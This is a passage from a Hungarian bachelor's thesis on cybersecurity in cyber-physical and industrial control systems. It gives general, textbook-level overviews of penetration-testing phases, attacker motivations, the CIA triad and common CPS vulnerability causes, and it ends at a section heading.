

Széchenyi István Egyetem  
Gépészmérnöki, Informatikai és Villamosmérnöki Kar  
Informatika Tanszék

## **Kiberbiztonság a CPS-ekben: Támadási felületek és módszerek**

**Szedlmayer Ferdinánd**  
**Gazdaságinformatikus Bsc**

## **TARTALOMJEGYZÉK**

### **Tartalom**

KIBERBIZTONSÁG A XXI.SZ. -BAN.....	3
KIBERBIZTONSÁG A KIBER-FIZIKAI RENDSZEREKBEN.....	11
FELDERÍTÉSI ESZKÖZÖK ÉS CÉLZOTT ADATHALÁSZAT.....	30
NÉHÁNY HÍRESSÉ VÁLT KIBERTÁMADÁS.....	33
JAVASOLT BIZTONSÁGI TECHNIKÁK.....	49
EGY KONKRÉT SCADA – MODBUS EXPLOIT BEMUTATÁSA.....	56
IRODALOMJEGYZÉK.....	75

# KIBERBIZTONSÁG A XXI. SZ. -BAN

A kiberbiztonság a rendszerek, hálózatok és programok védelmét jelenti a digitális támadásoktól. A kibertámadások általában az érzékeny információkhoz való hozzáférés, azok megváltoztatása vagy megsemmisítése, a felhasználók pénzének zsarolása zsarolóprogramok segítségével, vagy a szokásos üzleti folyamatok megszakítása. A hatékony kiberbiztonsági intézkedések végrehajtása ma különösen nagy kihívást jelent, mivel több eszköz van, mint ember, és a támadók egyre innovatívak.

A sikeres kiberbiztonsági megközelítés többrétegű védelmet nyújt a számítógépek, hálózatok, programok vagy adatok számára. Egy szervezetben az embereknek, a folyamatoknak és a technológiának ki kell egészíteniük egymást ahhoz, hogy hatékony védelmet hozzanak létre a kibertámadásokkal szemben.

A technológia alapvető fontosságú ahhoz, hogy a szervezetek és az egyének megkapják a számítógépes biztonsági eszközöket, amelyekkel megvédhetik magukat a kibertámadásoktól. Három fő egységet kell védeni: a végponti eszközöket, például számítógépeket, intelligens eszközöket és útválasztókat; a hálózatokat (IT és OT egyaránt); és a felhőt.

Az ezen egységek védelmére használt általános technológiák közé tartoznak az újgenerációs tűzfalak, a DNS-szűrés, a rosszindulatú programok elleni védelem, a vírusirtó szoftverek és az e-mail biztonsági megoldások. Azonban a kritikus adatbiztonsági kockázattal dolgozó infrastruktúrák (pl. bankok) számára elengedhetetlen az aktív kibervédelmi tudással rendelkező szakemberek 0-24 rendelkezésre állása, akik észlelni tudják az aktív támadásokat és közbe tudnak avatkozni szükség esetén (pl. SOC centerek).

A mai összekapcsolt világban mindenki számára előnyösek a fejlett kiberbiztonsági megoldások. Egyéni szinten egy kiberbiztonsági támadás a személyazonosság-lopástól kezdve a zsarolási kísérleteken át az olyan fontos adatok elvesztéséig, mint a bankkártyaadatok vagy akár családi fotók. mindenki támaszkodik az olyan kritikus infrastruktúráakra, mint az erőművek, kórházak és pénzügyi szolgáltató vállalatok. Ezeknek és más hasonló szervezeteknek a védelme elengedhetetlen társadalmunk működésének fenntartásához. (<https://www.cisco.com/c/en/us/products/security/what-is-cybersecurity.html>)

# **Penetration test**

A behatolás-tesztelés (vagy penetration test/pentest) olyan biztonsági gyakorlat, amelynek során egy kiberbiztonsági szakértő megpróbálja megtalálni és kihasználni egy számítógépes rendszer sebezhetségeit. A szimulált támadás célja, hogy azonosítsa a rendszer védelmének gyenge pontjait, amelyeket a támadók kihasználhatnak.

Ez olyan, mintha egy bank felbérélne valakiket, akik betörőnek öltöznek, és megpróbálnak betörni az épületükbe, hogy hozzáférjenek a páncélteremhez. Ha a "betörők" sikerrel járnak, és bejutnak a bankba vagy a páncélterembe, a bank értékes információkat szerez arról, hogyan kell szigorítani a biztonsági intézkedéseket és ha minden jól sikerül a ál-betörőket sem lövik le. (<https://www.cloudflare.com/en-gb/learning/security/glossary/what-is-penetration-testing/>)

## **A penetration test 5 fázisa**

### **I. Felderítés**

Az első behatolásvizsgálati fázis a felderítés. Ebben a fázisban a tesztelő a lehető legtöbb információt gyűjti össze a célrendserről, beleértve a hálózati topológiára, az operációs rendszerekre és alkalmazásokra, a felhasználói fiókokra és egyéb releváns faktorokra vonatkozó információkat. A cél a lehető legtöbb adat összegyűjtése, hogy a tesztelő hatékony támadási stratégiát tervezhessen.

A felderítés aktív vagy passzív kategóriába sorolható attól függően, hogy milyen módszereket használnak az információgyűjtéshez. A passzív felderítés olyan forrásokból merít információkat, amelyek már nyilvánosan elérhetők, míg az aktív felderítés során közvetlenül a célrendszerrel lépnek kapcsolatba az információszerzés érdekében. Jellemzően minden két módszerre szükség van ahhoz, hogy teljes képet lehessen alkotni a célpont sebezhetségeiről. (<https://securitymadesimple.org/cybersecurity-blog/active-vs-passive-cyber-reconnaissance-in-information-security/>)

## **II. Szkennelés**

Miután a felderítési fázisban minden releváns adatot összegyűjtöttünk, ideje átérni a szkennelésre. Ebben a behatolás-vizsgálati fázisban a tesztelő különböző eszközöket használ a nyitott portok azonosítására és a célrendszer hálózati forgalmának ellenőrzésére. Mivel a nyitott portok potenciális belépési pontok a támadók számára, a behatolásvizsgálóknak ebben behatolás-vizsgálati fázisban minél több nyitott portot kell azonosítaniuk.

Ezt a lépést a behatolásvizsgálaton kívül is el lehet végezni, ezekben az esetekben egyszerűen sebezhetségi vizsgálatnak (vulnerability assessment) nevezik, és általában automatizált folyamatról van szó, melyet erre célra készített szoftverekkel végeznek (pl. a Nessus vagy az Open VAS). A teljes behatolásvizsgálat nélküli, csak pásztázás elvégzésének azonban vannak hátrányai, mégpedig nevezetesen, a pásztázás azonosíthatja a potenciális fenyegést, de nem tudja meghatározni azt a szintet, amelyen a hackerek hozzáférhetnek. Tehát, bár a szkennelés elengedhetetlen a kiberbiztonság szempontjából, a teljes potenciál elérésehez emberi beavatkozásra is szükség van pentestelők formájában. (<https://agio.com/vulnerability-scanning-vs-penetration-testing/>)

## **III. Sebezhetségek kiértékelése**

A harmadik behatolásvizsgálati fázis a sebezhetségi vizsgálat, amelyben a tesztelő a felderítési és szkennelési fázisban gyűjtött összes adatot felhasználja a potenciális sebezhetségek azonosítására és annak megállapítására, hogy azok kihasználhatók-e. A szkenneléshez hasonlóan a sebezhetségi vizsgálat önmagában is hasznos eszköz, de a többi behatolásvizsgálati fázissal kombinálva még hatékonyabb.

Az ebben a szakaszban felfedezett sebezhetségek kockázatának meghatározásakor a behatolásvizsgálók számos forráshoz fordulhatnak. Az egyik ilyen a National Vulnerability Database (NVD), az a amerikai kormány által létrehozott és karbantartott sérülékenységkezelési adatok tárháza, amely a Common Vulnerabilities and Exposures (CVE) adatbázisban közzétett szoftveres sérülékenységeket elemzi. Az NVD az ismert sebezhetségek súlyosságát a Common Vulnerability Scoring System (CVSS) segítségével értékeli. (<https://nvd.nist.gov/vuln-metrics/cvss> )

## **IV. “Exploitation”**

A sebezhetőségek azonosítása után következik az “exploit” fázis. Ebben a behatolásvizsgálati fázisban a behatolásvizsgáló megpróbál hozzáférni a célrendszerhez és kihasználni az azonosított sebezhetőségeket, jellemzően egy olyan fél-automatizált eszközzel, mint a Metasploit, hogy valós támadásokat szimuláljon, de természetesen a manuális “exploit” is egy járható út, melyhez kiváló útmutatók találhatóak az ismert sebezhetőségekkel kapcsolatos adatbázisokban, ill. amennyiben a célpont kellően nagyértékű és a források is adottak a saját célok szolgáló exploitok fejlesztésére is sor kerülhet (lásd. - Néhány híréssé vált kibertámadás - fejezet.

Ez talán a legkényesebb behatolásvizsgálati fázis, mivel a célrendszerhez való hozzáféréshez a biztonsági korlátozások megkerülése szükséges. Bár a penetrációs tesztelés során a rendszer összeomlása ritka, a tesztelőknek mégis óvatosnak kell lenniük, hogy a rendszer ne kerüljön veszélybe vagy sérüljön meg. (<https://www.getastracom/blog/security-audit/penetration-testing-phases/>)

## **V. Riport készítés**

Az “exploit” fázis befejezése után a tesztelő jelentést készít, amelyben dokumentálja a penetration test megállapításait. Az ebben a végső behatolásvizsgálati fázisban készített jelentés felhasználható a rendszerben talált sebezhetőségek kijavítására és a szervezet biztonsági helyzetének javítására.

A behatolásvizsgálati jelentés elkészítéséhez a sebezhetőségek egyértelmű dokumentálása és kontextusba helyezése szükséges, hogy a szervezet orvosolni tudja a biztonsági kockázatokat. A leghasznosabb jelentések tartalmazzák a feltárt sebezhetőségek részletes vázlatát (beleértve a CVSS-pontszámokat), az üzleti hatások értékelését, az “exploit” fázis nehézségének magyarázatát, a technikai kockázatok ismertetését, a helyreállítási tanácsokat és a stratégiai ajánlásokat tartalmazó részeket. (<https://www.getastracom/blog/security-audit/penetration-testing-report/>)

# Red Team

A red team a kiberbiztonsági hatékonyiság tesztelőjeiként definiálható, amely a védekezői (Blue Team) elfogultság eltávolításával, a szervezet ellenfél szemszögéből történő vizsgálatával történik. A red team bevetésére akkor kerül sor, amikor a szervezet felhatalmazza az etikus hackereket, hogy a valódi támadók taktikáit, technikáit és eljárásait (TTP) utánozzák a saját rendszereik ellen. Ez egy olyan biztonsági kockázatértékelési szolgáltatás, amelyet bármelyik szervezet felhasználhat az informatikai biztonsági hiányosságok és gyengeségek proaktív azonosítására és orvoslására. A red team támadásszimulációs módszertant használ (tulajdonképpen az előző pontban tárgyalt penetration test-et hajtja végre). Szimulálják a kifinomult támadók (vagy a fejlett tartós fenyegetések - ATP) tevékenységét, hogy meghatározzák, mennyire tudnak ellenállni a szervezet emberei, folyamatai és technológiái egy olyan támadásnak, amely egy adott cél elérésére irányul. A sebezhetőségi felmérések és a behatolásvizsgálat két eltérő biztonsági tesztelési szolgáltatás, amelyek célja, hogy megvizsgálják a hálózaton belüli összes ismert sebezhetőséget, és teszteljék, hogyan lehet azokat kihasználni. (<https://www.ibm.com/blog/red-teaming-101-what-is-red-teaming/>)

## A hacker-támadások mögött álló motivációk

Számos okból célozhat egy hacker egy vállalatot vagy szervezetet. Ezek a motivációk meghatározzák, hogy mit próbálnak feltörni, mit vehetnek el, és mennyire fognak dolgozni a sikér érdekében. Ez 7+1 pont az általam legyakoribbán azonosított motiváció “black hat” és “gray hat” (lsd. A fejzet végén) a hackeléshez:

### 1. Pénzügyi haszon

A hackelés egyik legnyilvánvalóbb indítéka a pénzügyi előny lehetősége. A támadóknak számos különböző módszerük van arra, hogy pénzt keressenek a támadásainkból, ideértve az áldozattól való valamilyen váltságdíj követelését a feltört adatokért, az információ eladását a dark weben, vagy közvetlenül pénz ellopását az áldozattól hitelkártyákkal, banki számlákkal vagy más pénzügyi termékekkel (manapság egyre gyakrabban kriptovaluták) (<https://focusgroup.co.uk/resources/blog/motivations-of-a-hacker/>)

## 2. Szellemi tulajdon lopása

Nem minden hacker keres közvetlen kifizetést bűneiért. Állami és vállalati támogatású támadások történnek azért, hogy szellemi tulajdonságot lopjanak, vagy valamilyen piaci vagy katonai előnyhöz jussanak. Ezeket a támadásokat általában harmadik fél-ként hajtják végre az erre szakosodott támadók, hogy a kormányok és a vállalatok hitelesen tagadni tudják az ismeretüket és érintettségüket. Ezek a támadások bármit megcéloznak a fegyverrajzoktól a termékpatentekig. (<https://blogs.vmware.com/security/2022/07/what-are-the-methods-and-motives-for-hacking.html>)

## 3. Politikai állásfoglalások

Olykor "hackaktivistáknak" is nevezik őket, és céljuk, hogy politikai állásfoglalást tegyenek a webhelyek, rendszerek és infrastruktúrák zavarásával. Ezek az egyének vagy csoportok nem feltétlenül keresnek pénzügyi előnyt, hacsak nem segíti elő politikai céljaikat. Általában ezeket a támadásokat nyilvános állásfoglalások kísérik, amelyekben a támadás felelősséget vállalják, hogy valamilyen politikai intézkedést serkentsenek. ( <https://focusgroup.co.uk/resources/blog/motivations-of-a-hacker/>)

## 4. Katonai/hírszerzési műveletek

Ezek a támadók, akik gyakran az országok hírszerzési ügynökségeinek vagy katonai szervezeteinek szolgálatában állnak, célzottan hackelnek be különböző célpontokat azzal a céllal, hogy katonai vagy stratégiai előnyöket szerezzenek az adott ország számára. Általában nem publikálják támadásait, és igyekeznek a lehető legtitokzatosabbak maradni annak érdekében, hogy elkerüljék a politikai feszültségeket vagy akár háborús helyzeteket. A céljuk lehet az idegen katonai rendszerek feltérképezése, vagy akár fontos kormányzati kommunikációs hálózatok megzavarása, hogy hátrányba hozzák az ellenfelet a stratégiai helyzetben. (<https://www.aic.gov.au/sites/default/files/2020-05/htcb006.pdf>)

## 5. Gazdasági és társadalmi instabilitás előidézése / terrorizmus

A "cyberterroristák" olyan személyek vagy csoportok, akik célzottan hackelnek meg különböző célpontokat annak érdekében, hogy gazdasági vagy társadalmi instabilitást idézzenek elő. Céljuk lehet pénzügyi rendszerek megbénítása, kritikus infrastruktúrák leállítása vagy akár a társadalmi rend megbolygatása. Ezek a támadások gyakran jelentős károkat okoznak, és komoly biztonsági fenyegetést jelentenek az érintett országok számára. A cyberterroristák általában nem vállalják nyilvánosan a felelősséget cselekedeteikért, és céljuk az, hogy félelmet és bizonytalanságot keltsenek a lakosságban, valamint gazdasági károkat okozzanak az adott országban. (<https://www.usip.org/sites/default/files/sr119.pdf>)

## 6. Bosszú

Sosem szabad alábecsülni a frusztrált egyének hatalmát. A bosszú egy gyakori motiváció a hackeléshez, a pénzügyi előny vagy a folyamatok megkárosítása a dühük mellékterméke. Ez különösen igaz a elégedetlen alkalmazottakra, mivel intim ismeretük van jelenlegi vagy volt munkáltatójukról, ami előnyt jelent a biztonsági rendszerekkel szemben. (<https://blogs.vmware.com/security/2022/07/what-are-the-methods-and-motives-for-hacking.html>)

## 7. Hírnév

A hackerek rendszeresen vállalják felelősséget a közismert támadásokért, mert néhányan csak az elismerésre vágnak a "találékonyságukért" és a képességeikért. Ezt sokféle okból teszik, ideértve egy adott szervezetről, például egy "biztonságos" kormányzati szervről vagy nagy bankról szóló a biztonsági szintet derogáló kijelentés megfogalmázását. (<https://www.aic.gov.au/sites/default/files/2020-05/htcb006.pdf>)

+

Végül egy további motiváció, amely nem szorul magyarázáatra: "**Mert megtehetik**"

Néhányan a hackelést kihívásnak látják, és élvezik a tiltott rendszerek feltörésének izgalmát. Nem az elismerésre, a pénzre vagy az áldozatok tulajdonára vágynak. Csak egy puzzle-t keresnek, amit megoldhatnak (szerencsére manapság rengeteg a CTF). A hackelés mögött álló cél azonosítja mivel tituláljuk a hackert, a jóindulatú céllal rendelkező, valamint elsősorban a red team csapattagokat illetjük a “white hat” jelzővel, míg a rosszindulatú szándékot képviselő és jogosultság nélkül behatolókat a “black hat” jelzővel. A “grey hat” jelzőt, azon harmadik típusra értjük, aki ugyan jogosultsággal nem rendelkezik a rendszerbe való behatoláshoz, de szándékai sem destruktívak vagy abuzívak. Függetlenül attól, hogy miért támadja meg valaki a szervezetét, az eredmény: kompromittált rendszerek, eszközök és adatok. Ez hatással van a működési integritásra, és a hackerek gondolkodásmódjának megértése segít megelőzni a jövőbeli behatolásokat. (<https://www.aic.gov.au/sites/default/files/2020-05/htcb006.pdf>)

# KIBERBIZTONSÁG A KIBERFIZIKAI RENDSZEREKBEN

A kiber-fizikai rendszerek (CPS) olyan fizikai rendszerek, amelyek kiber-rendszerekkel integráltak. A CPS-ek szenzorok segítségével információt gyűjtenek a fizikai világról, és aktuátorok segítségével képesek megváltoztatni a fizikai világ állapotát. A fizikai rendszer egy kommunikációs hálózathoz kapcsolódik, és működtetői reagálnak a számítási csomópontok által kiadott parancsokra. A számítástechnikai és kommunikációs rész felügyeli, koordinálja, vezérli és integrálja a CPS műveleteit. Számos CPS az ipari vezérlőrendszerekből (ICS) fejlődött ki, amelyek zárt hurkú rendszereket használtak hatékony mechanizmusokkal az ipari műveletek elvégzésére. Bár e rendszerek hálózatba kapcsolt rendszerekké és egyre gyakrabban internetkapcsolattal rendelkező rendszerekké való fejlődése természetesnek tűnik, a legtöbbjüket nem úgy terveztek, hogy a nyilvánosság széles körű hozzáférésének legyenek kitéve. Bár az ICS-re vonatkozó követelmények a teljesítményt, a megbízhatóságot és a biztonságot hangsúlyozták, nem úgy terveztek őket, hogy nagy figyelmet szenteljenek a hálózatbiztonságnak. Mivel a CPS-ek számítógépes hálózati infrastruktúráakra támaszkodnak, sebezhetők lehetnek a kiber-támadásokkal és hálózati hibákkal szemben. A biztonsági hiányosságokat néha csak akkor fedezik fel, amikor a támadó már kihasználta azokat, vagy miután a hackertámadás nyilvánosságra került.

(<https://www.sciencedirect.com/science/article/abs/pii/S0360835224000123>)

## A támadások hatás- és célmechanizmusa

### 1. HATÁS: „CIA triad” sérülése

A kiber-fenyegések hatása a „CIA triad” néven ismert hármas valamely módú megsértése mely magában foglalja:

- 1) a bizalmasságot (Confidentiality), amely a felhasználó személyes adatainak biztonságának fenntartásához szükséges a CPS-ekben, és megakadályozza, hogy egy támadó megpróbálja megváltoztatni a fizikai rendszer állapotát az érzékelők és a vezérlők, valamint a vezérlő és a működtető közötti kommunikációs csatornák "lehallgatásával".

- A támadási technikák (például!), amelyek általában a **bizalmasság(C)** megsértését célozzák:

- „Keylogger”-ek
- Jelszólopások (bármely módon)
- „Password spraying”
- „Brute Force”
- „Snooping”
- „Social Engineering”
- „MiTM” → adatelfogásra
- „Phising”

2) az integritást (Integrity), amikor az adatok vagy erőforrások engedély nélkül megváltoztathatók.

- A támadási technikák (például!), amelyek általában az **integritás(I)** megsértését célozzák:

- „XSS”
- „Data diddling”
- „SQLi”
- „Replay attacks”
- „DNS spoofing”
- „FDIA”
- „MiTM” → adatmanipulációra vagy -injekcióra

3) a rendelkezésre állást (Availability,) amikor az informatikai szolgáltatáshoz való hozzáférés bénul meg vagy lassul le.

- A **rendelkezésre állás(A)** ellenei támadásnak a DoS/DDos támadásokat tekintjük, melyek jellemzően az alábbi protokollok blokkolását vagy a rendszer keretein túlnyúló használatát jelentik:

- ICMP
- HTTP
- TCP-SYN
- UDP

([https://www.researchgate.net/publication/371384514\\_Cybersecurity\\_in\\_Cyber-Physical\\_Power\\_Systems](https://www.researchgate.net/publication/371384514_Cybersecurity_in_Cyber-Physical_Power_Systems))

## 2. CÉL: (P), (C), (CP)

A CPS rendszerekre mért támadások esetén rendkívül fontos a kifejtett cél jellegének azonosítása, éppúgy akárcsak az elért hatás jellegének meghatározása a „CIA triad” esetén egy általános informatikai eszközre vagy informatikai hálózatra mért támadás esetén, hiszen ezáltal kategorizálni tudjuk és potenciálisan csökkenthetjük az egyes célok elérésének lehetőségét, pl. közel sem mindegy, hogy egy kiber-támadás esetén mi az, ami megsérül, kizárolag az informatikai hálózat eszközei, vagy netalántan valamelyik nagy értékű ipari berendezésben okoznak károkat, esetleg robbanást okoznak, valamelyik biztonsági szenzor manipulálásával. A későbbiekben a Stuxnet esetén látható majd, hogy a cél egyértelműen a fizikai károkozás volt amelyet, ha időben felfedeznek csupán az IT rendszer fertőzöttségét tudta volna elérni a támadó, mely csupán közvetett eszköz volt tényleges célja elérésében.

A cél jellegét tekintve 3 fő kategóriát érdemes megkülönböztetni, az alapján, hogy az CPS mely eszközkategóriáin fejt ki hatást.

### 1) Fizikai jellegű – [Physical(P)]:

A hardware manipulálása: A támadók fizikailag manipulálhatják a kiber-fizikai rendszerek összetevőit, például gátolják egy szelep kinyitását vagy szabotálhatják az ipari gépeket az érzékelők megbabrálásával, ami helytelen leolvasáshoz vagy akár katasztrófális meghibásodáshoz vezethet. Másik kiváló példa erre az áramellátási infrastruktúra megtámadása, mely megzavarhatja az elektromos áramra támaszkodó kiber-fizikai rendszereket, ami állásidőt vagy meghibásodásokat okozhat. Az elektromos hálózatok leállítása például megzavarhatja az olyan kritikus infrastruktúrák működését, mint a közlekedési rendszerek vagy a víztisztító telepek. (E. J. M. Colbert, A. Kott – 2016)

## **2) Kiber jellegű – [Cyber(C)]:**

Azokat a kiber-támadásokat nevezük kiber jellegűnek, melyek nem vesznek célba fizikai jellegű folyamatokat felügyelő, irányító szenzorokat és aktuátorokat, hanem kizárolag az ezeket felügyelő vagy ezen nyugvó informatikai rendszereket. (<https://www.sciencedirect.com/science/article/pii/S2667345221000055>)

## **3) Kiber-fizikai jellegű – [Cyber-Physical(CP)]:**

A kiber-fizikai jellegű támadások, az előző kettő kombinációjából fakadnak, mikor a támadás a fizikai komponenseket célozza, azonban ezt kiber-jellegű módszerekkel sikerül elérniük. (példa: egy önállóan működni képtelen PLC-t irányító informatikai berendezés szabotálása) (<https://www.sciencedirect.com/science/article/pii/S2667345221000055>)

# **A CPS-ek sebezhetőségeinek leggyakoribb okai**

## **A.) A kellő elszigeteltség tévhite**

Az ipari irányító rendszer (ICS) jellemzően minden ipari hálózaton belül is egy szubhálózaton üzemel elkülönítve a normál funkcionálitású vállalati hálózattal, mely általában csatlakozik az internethöz. Ugyan maga, a nevezük „vállalati hálózat”-nak is többnyire tűzfalakkal és hasonló védelmi mechanizmusokkal van ellátva a külvilág felé, a CPS ezen belül is egy jóval korlátozottabb hozzáférésű hálózat, mely csak nagyon szűk keresztmetszetű hozzáférést engedélyez (jobb esetben!) a vállalati hálózatról. Bár logikusnak tűnhet a CPS fizikai és digitális aspektusainak teljes elkülönítése, ez nem mindig praktikus, sőt, nem is mindenkor kívánatos. Sok CPS az optimális működéshez a fizikai és digitális komponensek közötti folyamatos kommunikációra támaszkodik. A teljes elszigetelés akadályozhatja a hatékonyságot és a funkcionálitást, nem is beszélve az esetleges távoli hozzáférések lehetőségről a vállalati hálózaton kívülről. Egy egyszerű példával élve: a vállalat valamely vezetője egy tabletén keresztül felügyelheti/állíthatja az ipari berendezéseket az otthonából: VPN-el kapcsolódik a vállalati hálózathoz, majd SSH-el az izolált OT-hez. Ebben az esetben a tévhit az, hogy a robusztus digitális biztonsági

intézkedések önmagukban képesek biztosítani a CPS-ek elszigeteltségét. A későbbiekben láthatjuk a Colonial Pipeline esetében, hogy egy félrekonfigurált biztonsági beállítás és egy kiszivárgott/feltört VPN jelszó elegendő lehet, a vállalati hálózatba való bejutáshoz, onnantól pedig egy tapasztalt hacker-nek csupán időre van szüksége a további autorizációs adatok megszerzéséhez majd a további perifériák eléréséhez. Bár a kiberbiztonság kulcsfontosságú, ez csak egy darabja a kirakós játéknak. A fizikai biztonsági intézkedések szintén elengedhetetlenek a fizikai komponensekhez való illetéktelen hozzáférés megakadályozásához, ami veszélyeztetheti az egész rendszert. Az azonban még a megfelelően kialakított hozzáférési politika sem mindig elegendő. Az OT rendszerek kiberbiztonsága a funkciós jegyeiből adódóan más felfogást és hozzállást igényelnek, mint egy általános IT hálózat, rengeteg esetben az általánossal megegyező vagy ahhoz hasonló biztonsági megoldások jelentik a gyengepontokat, melyeket nem a megfelelő célrendszerre adoptáltak.

## B. ) A kellőnél nagyobb összekapcsoltság

A második jellemző ok, amely biztonsági kockázatot jelent egy CPS-ben az a túlzott összekapcsoltság. Az előző pontban szó esett róla, hogy általában funkciós és hatékonysági okokból, nem praktikus a fizikai értelemben vett teljes elszigeteltség, azonban sok kiber-fizikai rendszerben, több az összekapcsolódási szál a szükségesnél, amely potenciális támadási pontokat jelenthet. Ahogy e rendszerek összetettsége nő, úgy nő az összekapcsolhatóság szintje is, ami kihívást jelent az összes kapcsolat hatékony kezelésére és biztosítására. Sok CPS olyan meglévő infrastruktúrát tartalmaz, amelyeket nem feltétlenül a kiberbiztonság vagy az interoperabilitás szem előtt tartásával terveztek (lásd Legacy Systems). Ezen rendszerek integrálása az újabb technológiákkal olyan kapcsolatok kusza hálóját eredményezheti, amelyet nehéz kibogozni vagy megfelelően biztosítani és sokszor ezen megörökült rendszerek hordozzák a legnagyobb kockázatot az új korszerűbb rendszerek számára is. A CPS-ek adattárolás, feldolgozás vagy kommunikáció tekintetében gyakran külső hálózatokra, például az internetre vagy felhőszolgáltatásokra támaszkodnak. Bár ezek a hálózatok számos előnyvel járnak, további sebezhetőségi pontokat is jelentenek, és növelik az összekapcsoltság általános szintjét, amely minden új a rendszerhez kapcsolódó eszközzel új támadási pontot eredményez a teljes rendszer kompromitálására.

A komplex CPS-ekben, tehát a rendszerelemek redundáns kapcsolódási pontjainak felülvizsgálata és a lehető legalacsonyabbra csökkentése nagyban elősegítheti a biztonságot. Amennyiben új rendszer kerül kialakításra vagy a régi rendszer bővül új elemekkel, már a tervezés fázis során érdemes az erre specializálódott kiberbiztonsági szakemberek bevonásával figyelmet fordítani az ilyen jellegű kockázatokra. Végül fontos még leszögezni azt, hogy minél összekapcsoltabb egy rendszer annál erőforrás-igényesebb lehet, és jelentősebb beruházásokat igényelhet a nyomon követés, a karbantartás és a kiberbiztonsági intézkedések terén.

### C. ) A sebezhető perifériák heterogenitása

A CPS-ekben a sebezhető perifériák heterogenitása alatt elsősorban az érintett komponensek sokféleségét értjük, amelyek mindegyike saját egyedi sebezhetőséggel és jellemzőkkel rendelkezik.

- Az érzékelők sebezhetők lehetnek adatok hamisítására, manipulálására vagy a jelek lehallgatására. Az érzékelő-hardware, a firmware vagy a kommunikációs protokollok sebezhetőségei szintén kihasználhatók az adatok manipulálására vagy a rendszer működésének megzavarására.
- Az aktuátorok sebezhetőségei a fizikai folyamatok jogosulatlan irányításához vagy manipulálásához vezethetnek, ami biztonsági kockázatokat vagy rendszerhibákat okozhat. A támadók kihasználhatják a működtetőegységek firmware-ében, kommunikációs csatornáiban vagy vezérlő interfészeiben található gyenge pontokat, hogy rosszindulatú műveleteket hajtsanak végre.
- A vezérlők sebezhetőségei messzemenő következményekkel járhatnak, mivel közvetlenül befolyásolják a rendszerek viselkedését és teljesítményét. A támadók a vezérlőszoftvert, a konfigurációs beállításokat vagy a kommunikációs kapcsolatokat vehetik célba, hogy jogosulatlan hozzáférést szerezzenek vagy megzavarják a rendszer működését.
- Az átjárók és interfészek megkönnyítik a kommunikációt a CPS-en belüli különböző komponensek között, valamint a külső hálózatokkal vagy eszközökkel. Az átjárók vagy interfész-eszközök sérülékenységei belépései pontként

szolgálhatnak a támadók számára, hogy beszivárogjanak a rendszerbe, vagy támadásokat indítanak más komponensek ellen. Az átjárók és interfések sebezhetőségének gyakori forrásai a nem biztonságos kommunikációs protokollok, a gyenge hitelesítési mechanizmusok vagy a rosszul konfigurált beállítások.

Minden említett eszköztípust még megsokszorozva, ott a gyártói sokszínűség, mely tovább növeli a probléma hatásfokát, minden a hardware-k, firmware-k, szoftverek és protokolok terén. (példa: Schneider PLC-k: Modbus protokoll; Siemens PLC-k: PROFIBUS/PROFINET protokoll)

#### D.) Emberi tényezők

A kiber-fizikai rendszerekben jelentkező emberi kockázatok a potenciális sebezhetőségek és kihívások széles spektrumát foglalják magukban, amelyek az emberi cselekvésekkel, viselkedésből és kölcsönhatásokból erednek ezekben a rendszerekben. Ezek a kockázatok jelentős hatással lehetnek a CPS-ek megbízhatóságára és biztonságára.

A CPS-ek emberi kockázatának néhány kulcsfontosságú aspektusa:

- Felhasználói hiba és visszaélés: Az emberi hibák, például a véletlen félrekonfigurálás, a helytelen bemenetek vagy a rendszerelemek helytelen használata veszélyeztetheti a CPS integritását és működőképességét. Például egy technikus véletlenül olyan beállításokat konfigurálhat, amelyek a rendszert sebezhetővé teszik a kibertámadásokkal vagy működési hibákkal szemben.
- Bennfentes fenyegetések: A bennfentesek (beleértve a CPS-hez engedélyezett hozzáféréssel rendelkező alkalmazottakat, vállalkozókat vagy partnereket) által elkövetett rosszindulatú cselekmények jelentős kockázatot jelentenek. A bennfentes fenyegetések magukban foglalhatják a szabotázst, az érzékeny adatok vagy szellemi tulajdon ellopását, illetve a rendszer vezérlésének jogosulatlan manipulálását személyes haszonszerzés vagy rosszindulatú szándék céljából.
- A tudatosság és a képzés hiánya: A CPS-ek felhasználói és üzemeltetői körében a nem megfelelő tudatosság és képzés növelte a biztonság megsértésének és a működési hibák valószínűségét. Előfordulhat, hogy a felhasználók nem teljesen értik a tevékenyséükkel járó lehetséges kockázatokat, vagy nem rendelkeznek a CPS biztonságos használatához és karbantartásához szükséges készségekkel.
- Social Engineering-támadások: Az emberi sebezhetőségeket gyakran használják ki social engineering taktikákkal, amikor a támadók manipulálják az egyéneket, hogy

érzékeny információkat adjanak ki, vagy olyan műveleteket hajtsanak végre, amelyek veszélyeztetik a rendszer biztonságát. A social engineering technikák a szervezetek technikai és nem technikai személyzetét egyaránt célba vehetik.

- Fizikai biztonsági kockázatok: A CPS-összetevőkhöz, például érzékelőkhöz, működtető elemekhez vagy vezérlőrendszerkhez való fizikai hozzáférés további kockázatokat jelent. Az illetéktelen fizikai hozzáférés a kritikus infrastruktúrát érintő manipulációhoz, lopáshoz vagy károkozáshoz vezethet, ami potenciálisan megzavarhatja a működést vagy biztonsági kockázatokat okozhat.

## E.) Legacy Systems

A mai is használatban lévő SCADA-rendszerök számos alrendszere még mindig elavult kibernetikán alapul. Ez azt eredményezi, hogy a már jóval korábban felfedezett akár kritikus biztonsági rések továbbra is fennállnak. -Miért van ez így? - A legtöbb esetben, túl költséges az egész informatikai rendszer lecserélése, ill. maga a tény, hogy ezt milyen gyakran kellene megtenni ahoz, hogy a rendszer minden naprakészen legyen. Elképzelhető, hogy egy SCADA RTU a Windows 95-re épülve került konfigurálásra és ezek az RTU-k még a mai napig is használatban vannak. A legacy system-ek egy gyakori problémája a „buffer overflow” (puffer túlcsordulás: amely a korszerű informatikai rendszerekben egyre ritkábban fordul elő, mivel kellő figyelmet fordítanak a korábban nagy biztonsági kockázatot jelentő technika prevenciójára). Sok régebbi SCADA-rendszer azonban még minden 8 vagy 16 bites rendszereken alapul, és ezért az integer-ek könnyen túlcsordulhatnak. Ez azt eredményezi, hogy a támadó tetszőleges kódot tud befecskendezni és végrehajtani. További példákkal élve és maradva a Window 95-nél, amely nem követeli a DLL fájlok aláírását, így egy a rendszer számára szükséges fájl könnyen helyettesíthető egy tetszőlegessel, amely rosszindulatú kódot tartalmaz. (A legacy system-ek sebezhetőségeiről több száz oldalas tanulmányt is lehetne készíteni, ezért ezt nem is kívánom tovább vitatni, kizárolag biztonság-kockázati faktorként szerettem volna bemutatni az elavultságot.) (E. J. M. Colbert, A. Kott – 2016)

## F.) A rendszer alapját képző OS sebezhetőségei

